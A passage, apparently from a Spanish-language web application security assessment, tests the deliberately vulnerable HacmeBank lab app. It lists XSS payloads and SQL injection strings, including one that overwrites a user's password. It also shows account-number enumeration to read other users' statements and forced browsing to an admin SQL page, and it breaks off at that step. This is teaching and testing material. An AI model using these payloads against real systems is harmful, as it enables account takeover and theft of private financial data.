

Figura 4.8 Se saben las otras columnas de la tabla.

Ahora tenemos noción de que las otras columnas de la tabla son las siguientes

- User_name
- Login_id
- Password
- Creation_date

Con esta información un atacante puede crear un nuevo usuario, o incluso cambiar la contraseña de alguno como en este ejemplo con jv (Figura 4.9) y su nueva contraseña 123456.



Figura 4.9 Ejecución de la consulta SQL y cambio de contraseña.

Ahora probaremos la nueva contraseña para validar el cambio (Figura 5.0).



Figura 5.0 Acceso con la nueva contraseña.

Después de estos ejemplos podemos apreciar que los ataque derivados de una inadecuada validación de entradas pueden afectar tanto la imagen de la empresa, así como también la integridad y confidencialidad de la información.

En las siguientes dos tablas se listan los comandos insertados para los ejemplos (Tabla 2.1 y 2.2).

Cross Site Scripting
<script>alert('Reporte Seguridad')</script>
<iframe src ="http://www.unam.mx" width="100%" height="300"> </iframe>

Tabla 2.1 Comandos Java Script

Consultas SQL
' and 1 in (select @@version)
' and 1 in (SELECT user_name())
' and 1 in (SELECT user)
' and 1 in (SELECT name FROM master..sysdatabases)
' and 1 in (SELECT DB_NAME(N)
' having 1=1
' UNION SELECT * FROM FSB_USERS WHERE USER_ID = 'JV' GROUP BY USER_ID HAVING 1 = 1;
'; UPDATE FSB_USERS SET PASSWORD='123456' WHERE LOGIN_ID='JV'

Tabla 2.2 Comandos SQL.

Autorización

Se hará la revisión para detectar si es posible que un usuario pueda acceder a contenido de algún otro usuario valido, para ello se busca en la aplicación páginas donde se utilicen identifique a los usuarios por medio de algún ID o valor numérico.

Después de una búsqueda exhaustiva se detecta que en la página de "My accounts" se identifica al usuario con un número como los muestra la (Figura 5.1).



Figura 5.1 En el campo account_no se utiliza un identificador numérico.

Una vez que se detecta el campo vulnerable es solo cuestión de buscar números de cuenta valido o también hacer uso de ataques como lo son diccionario o fuerza bruta.

En la misma aplicación nos da la información necesaria para obtener números de cuenta validos como lo muestra la (Figura 5.2).



Figura 5.2 Números de cuenta completos.

Podemos observar que los números de cuenta son consecutivos por lo que probaremos con los siguientes:

- 5204320422040005
- 5204320422040007
- 5204320422040008

Con esta prueba obtendremos información a la cual no debería tener acceso como lo muestran las Figuras 5.3, 5.4 y 5.5.



Figura 5.3 Información sobre la cuenta 5204320422040005**.**



Figura 5.4 Información sobre la cuenta 5204320422040007**.**



Figura 5.5 Información sobre la cuenta 5204320422040008**.**

Este tipo de vulnerabilidad permite obtener información a la que no se está permitido, pues una vez que un usuario mal intencionado encuentra esta debilidad, puede hacer uso de ella para saber las estados de cuenta de otros usuarios.

Después de la prueba con permisos de forma horizontal realizaremos las pruebas para determinar si es posible obtener acceso a funciones de administración siendo solamente un usuario de bajos privilegios en la aplicación.

Para ello necesitaremos tener acceso a alguna url de administración, para este caso práctico usaremos la url “admin\Sql_Query” esta página como se muestra en la (Figura 5.6) permite ejecutar consultas SQL directamente desde la aplicación.



Figura 5.6 Página para realizar consultas a la base de datos.

Una vez que obtenemos la url de administración:

http://192.168.144.128/HacmeBank_v2_Website/aspx/Main.aspx?function=admin\Sql_Query

Entraremos a la aplicación con credenciales de usuario de bajos privilegios, y solo pondremos la dirección de administración para tener acceso a la funcionalidad que no deberíamos tener (Figuras 5.7, 5.8)



Figura 5.7 Acceso con credenciales de bajos privilegios.

Ahora pondremos la url de administración en el navegador.

